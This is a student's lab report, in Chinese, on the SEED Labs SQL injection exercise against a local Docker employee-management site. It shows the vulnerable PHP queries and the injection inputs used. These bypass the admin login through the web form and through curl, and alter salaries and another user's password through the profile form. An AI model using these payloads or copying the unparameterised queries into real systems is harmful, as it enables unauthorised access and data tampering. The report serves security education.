

Lab6

57119120 高侯轩

Task 1: Get Familiar with SQL Statement

首先启动实验所需的 docker，使用 dockps 命令查看当前 docker 的信息。

```
[08/05/21]seed@VM:~/.../Labsetup$ dockps
94e17da6a140  mysql-10.9.0.6
c4f2cc5a75d9  www-10.9.0.5
```

我们使用 docksh 进入到 MySQL 所在的 docker 中。

```
[08/05/21]seed@VM:~/.../Labsetup$ docksh 94
root@94e17da6a140:/#
```

简单测试 MySQL。

```
mysql> use sqllab_users
Reading table information for completion of table and column names
You can turn off this feature to get a quicker startup with -A

Database changed
mysql> show tables;
+-----+
| Tables_in_sqllab_users |
+-----+
| credential              |
+-----+
1 row in set (0.00 sec)

mysql> select * from credential;
+-----+-----+-----+-----+-----+-----+-----+-----+-----+-----+-----+
| ID | Name | EID | Salary | birth | SSN | PhoneNumber | Address | Email | NickName | Password |
+-----+-----+-----+-----+-----+-----+-----+-----+-----+-----+-----+
| 1 | Alice | 10000 | 20000 | 9/20 | 10211002 | | | | | fdb918bdae8300aa54747fc95fe0470fff4976 |
| 2 | Boby | 20000 | 30000 | 4/20 | 10213352 | | | | | b78ed97677c161c1c82c142906674ad15242b2d4 |
| 3 | Ryan | 30000 | 50000 | 4/10 | 98993524 | | | | | a3c50276cb120637cca669eb38fb9928b017e9ef |
| 4 | Samy | 40000 | 90000 | 1/11 | 32193525 | | | | | 995b8b8c183f349b3cab0ae7fccd39133508d2af |
| 5 | Ted | 50000 | 110000 | 11/3 | 32111111 | | | | | 99343bff28a7bb51cb6f22cb20a618701a2c2f58 |
| 6 | Admin | 99999 | 400000 | 3/5 | 43254314 | | | | | a5bdf35a1df4ea895905f6f6618e83951a6effc0 |
+-----+-----+-----+-----+-----+-----+-----+-----+-----+-----+-----+
6 rows in set (0.00 sec)
```

Task 2: SQL Injection Attack on SELECT Statement


打开 unsafe_home.php 文件，相关语句如图所示。

```
// create a connection
$conn = getDB();
// Sql query to authenticate the user
$sql = "SELECT id, name, eid, salary, birth, ssn, phoneNumber, address, email,nickname,Password
FROM credential
WHERE name= '$input_uname' and Password='$hashed_pwd'";
```

Task 2.1: SQL Injection Attack from webpage.

此 Task 是以管理员身份从登录页登录到 web 应用程序，这样我们就可以看到所有员工的信息。我们知道管理员的帐户名 admin，但不知道密码。

在 USERNAME 一栏输入 admin'#，PASSWORD 一栏任意填写（或不填写）。点击 login 即可进入到管理员 admin 用户界面。



SEED LABS		Home	Edit Profile	Logout				
User Details								
Username	Eid	Salary	Birthday	SSN	Nickname	Email	Address	Ph. Number
Alice	10000	20000	9/20	10211002				
Boby	20000	30000	4/20	10213352				
Ryan	30000	50000	4/10	98993524				
Samy	40000	90000	1/11	32193525				
Ted	50000	110000	11/3	32111111				
Admin	99999	400000	3/5	43254314				

Task 2.2: SQL Injection Attack from command line.

此 Task 中，我们需要在不使用网页的情况下完成 Task2.1 的工作。我们可以使用命令行工具 curl，它可以发送 HTTP 请求。如果需要在用户名或密码字段中包含特殊字符，则需要对它们进行正确编码，否则它们会更改请求的含义。如果要在这些字段中包含单引号，则应改用%27；如果要包含空格，则应使用%20；如果要包含'#'，则应使用%23。

在本地终端输入指令：

```
[08/05/21]seed@VM:~/.../Labsetup$ curl 'www.seed-server.com/unsafe_home.php?username=admin%27%23'
```

```
</head>
<body>
  <nav class="navbar fixed-top navbar-expand-lg navbar-light" style="background-color: #3E8555;">
    <div class="collapse navbar-collapse" id="navbarTogglerDemo01">
      <a class="navbar-brand" href="unsafe_home.php"></a>
      <ul class="navbar-nav mr-auto mt-2 mt-lg-0" style="padding-left: 30px;"><li class="nav-item active"><a class="nav-link" href="unsafe_home.php">Home <span class="sr-only">(current)</span></li><li class="nav-item"><a class="nav-link" href="unsafe_edit_frontend.php">Edit Profile</a></li></ul><button onclick="logout()" type="button" n="id="logout" class="nav-link my-2 mt-lg-0">Logout</button></div></nav><div class="container"><div class="text-center"><div> User Details </div></div><table class="table table-striped table-bordered"><thead><tr><th scope="col">Username</th><th scope="col">Eid</th><th scope="col">Salary</th><th scope="col">Birthday</th><th scope="col">SSN</th><th scope="col">Nickname</th><th scope="col">Email</th><th scope="col">Address</th><th scope="col">Ph. Number</th></tr></thead><tbody>
      <tr><td>Alice</td><td>10000</td><td>20000</td><td>9/20</td><td>10211002</td><td></td><td></td><td></td><td></td></tr>
      <tr><td>Boby</td><td>20000</td><td>30000</td><td>4/20</td><td>10213352</td><td></td><td></td><td></td><td></td></tr>
      <tr><td>Ryan</td><td>30000</td><td>50000</td><td>4/10</td><td>98993524</td><td></td><td></td><td></td><td></td></tr>
      <tr><td>Samy</td><td>40000</td><td>90000</td><td>1/11</td><td>32193525</td><td></td><td></td><td></td><td></td></tr>
      <tr><td>Ted</td><td>50000</td><td>110000</td><td>11/3</td><td>32111111</td><td></td><td></td><td></td><td></td></tr>
      <tr><td>Admin</td><td>99999</td><td>400000</td><td>3/5</td><td>43254314</td><td></td><td></td><td></td><td></td></tr>
    </tbody></table>
    <div class="text-center">
      <p>
        Copyright &copy; SEED LABS
      </p>
    </div>
  </div>
  <script type="text/javascript">
    function logout() {
      location.href = "Logout.php";
    }
  </script>
</body>
</html>
[08/05/21]seed@VM:~/.../Labsetup$
```

Task 2.3: Append a new SQL statement.

在以上两种攻击中，我们只能从数据库中窃取信息；如果我們可以在登录页面中使用相同的漏洞修改数据库，效果会更好。一种想法是使用 SQL 注入攻击将一条 SQL 语句转换为两条，第二条是 update 或 delete 语句。在 SQL 中，分号用于分隔两个 SQL 语句。

修改 unsafe_home.php 文件如图所示。

```
// create a connection
$conn = getDB();
// Sql query to authenticate the user
$sql2 = "SELECT id, name, eid, salary, birth, ssn, phoneNumber, address, email,nickname,Password
FROM credential
WHERE name= '$input_uname' and Password='$hashed_pwd'";
mysqli_multi_query($conn,$sql2);
```

在登陆界面的 USERNAME 栏输入以下代码，点击 login。

```
admin';update credential set salary=233 where ID=3#
```

There was an error running the query [You have an error in your SQL syntax; check the manual that corresponds to your MySQL server version for the right syntax to use near 'update credential set salary=233 where ID=3#' and Password='da39a3ee5e6b4b0d3255' at line 3]\n

发现报错。分析原因是 MySQL 中采取了一种特殊的保护机制，mysql_query 不允许提交多个请求，导致我们两个连续的请求就会报错。

Task 3: SQL Injection Attack on UPDATE Statement

如果 UPDATE 语句出现 SQL 注入漏洞，则损害会更严重，因为攻击者可以利用该漏洞修改数据库。在我们的 Employee Management 应用程序中，有一个 Edit Profile 页面，允许员工更新他们的配置文件信息，包括昵称、电子邮件、地址、电话号码和密码。要转到此页面，员工需要先登录。当员工通过 Edit Profile 页面更新其信息时，将执行以下 SQL 更新查询。在 unsafe edit backend.php 文件中实现的 PHP 代码用于更新员工的个人资料信息。

```
$conn = getDB();
// Don't do this, this is not safe against SQL injection attack
$sql = "";
if($input_pwd != ''){
    // In case password field is not empty.
    $hashed_pwd = sha1($input_pwd);
    //Update the password stored in the session.
    $_SESSION['pwd'] = $hashed_pwd;
    $sql = "UPDATE credential SET
nickname='$input_nickname',email='$input_email',address='$input_address',Password='$hashed_pwd',PhoneNumber='$input_phonenumber' where ID=$id;";
}else{
    // if password field is empty.
    $sql = "UPDATE credential SET nickname='$input_nickname',email='$input_email',address='$input_address',PhoneNumber='$input_phonenumber' where
ID=$id;";
}
$conn->query($sql);
$conn->close();
```

Task 3.1: Modify your own salary.

如 Edit Profile 页面所示，员工只能更新其昵称、电子邮件、地址、电话号码和密码；他们无权更改工资。Alice 是一个不满的员工，而老板 Boby 今年没有给 Alice 加薪。Alice 希望通过利用 Edit Profile 页面中的 SQL 注入漏洞来增加自己的工资。

Alice's Profile Edit

NickName

'salary='99999' where EID='10000'#

Email

Email

Address

Address

Phone Number

PhoneNumber

Password

Password

Save

Alice Profile

Key	Value
Employee ID	10000
Salary	20000
Birth	9/20
SSN	10211002
NickName	
Email	
Address	
Phone Number	

Alice Profile

Key	Value
Employee ID	10000
Salary	99999
Birth	9/20
SSN	10211002
NickName	
Email	
Address	
Phone Number	

Task 3.2: Modify other people' salary.

我们可以使用最简单粗暴的方法，直接使用 Task1 中的技巧登录 Boby 的帐号，更改其工资。

Boby's Profile Edit

NickName

'salary='1' where EID='20000'#

Email

Email

Address

Address

Phone Number

PhoneNumber

Password

Password

Save

Boby Profile

Key	Value
Employee ID	20000
Salary	1
Birth	4/20
SSN	10213352
NickName	
Email	
Address	
Phone Number	

Task 3.3: Modify other people' password.

在更改了 Bobby 的工资后，Alice 仍然心怀不满，所以 Alice 想更改 Bobby 的密码，这样就可以登录他的帐户并造成进一步的损害。最简单的方法，是直接使用 Task1 中的技巧登录 Bobby 的帐号，更改其密码。

或者，我们利用 mysql 计算得到我们想要得到的密码的 SHA-1。

```
mysql> select sha1('boby');
+-----+
| sha1('boby') |
+-----+
| 8fc8dd2efccb29d7e65fd35c2e035c8c203e19a1 |
+-----+
1 row in set (0.01 sec)
```

登录 admin 或者 Alice 的帐号，在 Edit Profile 页面上任一栏输入（注意 Password 一栏必须有输入）：
`'password='XXX' where EID='20000' #`

Admin's Profile Edit

NickName

`'d35c2e035c8c203e19a1' where EID='20000' #`

Email

Email

Address

Address

Phone Number

PhoneNumber

Password

Password

Save

我们可以看到 credential 内部的信息已经更改：

```
mysql> select * from credential;
```

ID	Name	EID	Salary	birth	SSN	PhoneNumber	Address	Email	NickName	Password
1	Alice	10000	99999	9/20	10211002					fdb918bdae83000aa54747fc95fe0470fff4976
2	Boby	20000	1	4/20	10213352					8fc8dd2efccb29d7e65fd35c2e035c8c203e19a1
3	Ryan	30000	50000	4/10	98993524					a3c50276cb120637cca669eb38fb9928b017e9ef
4	Samy	40000	90000	1/11	32193525					995b8b8c183f349b3cab0ae7fccd39133508d2af
5	Ted	50000	110000	11/3	32111111					99343bff28a7bb51cb6f22cb20a618701a2c2f58
6	Admin	99999	400000	3/5	43254314					a5bdf35a1df4ea895905f6f6618e83951a6effc0

6 rows in set (0.00 sec)

尝试使用新密码登录 Bobby 的账户成功。

Employee Profile Login

USERNAME

boby

PASSWORD

••••

Login

Boby Profile

Key	Value
Employee ID	20000
Salary	1
Birth	4/20
SSN	10213352
NickName	
Email	
Address	
Phone Number	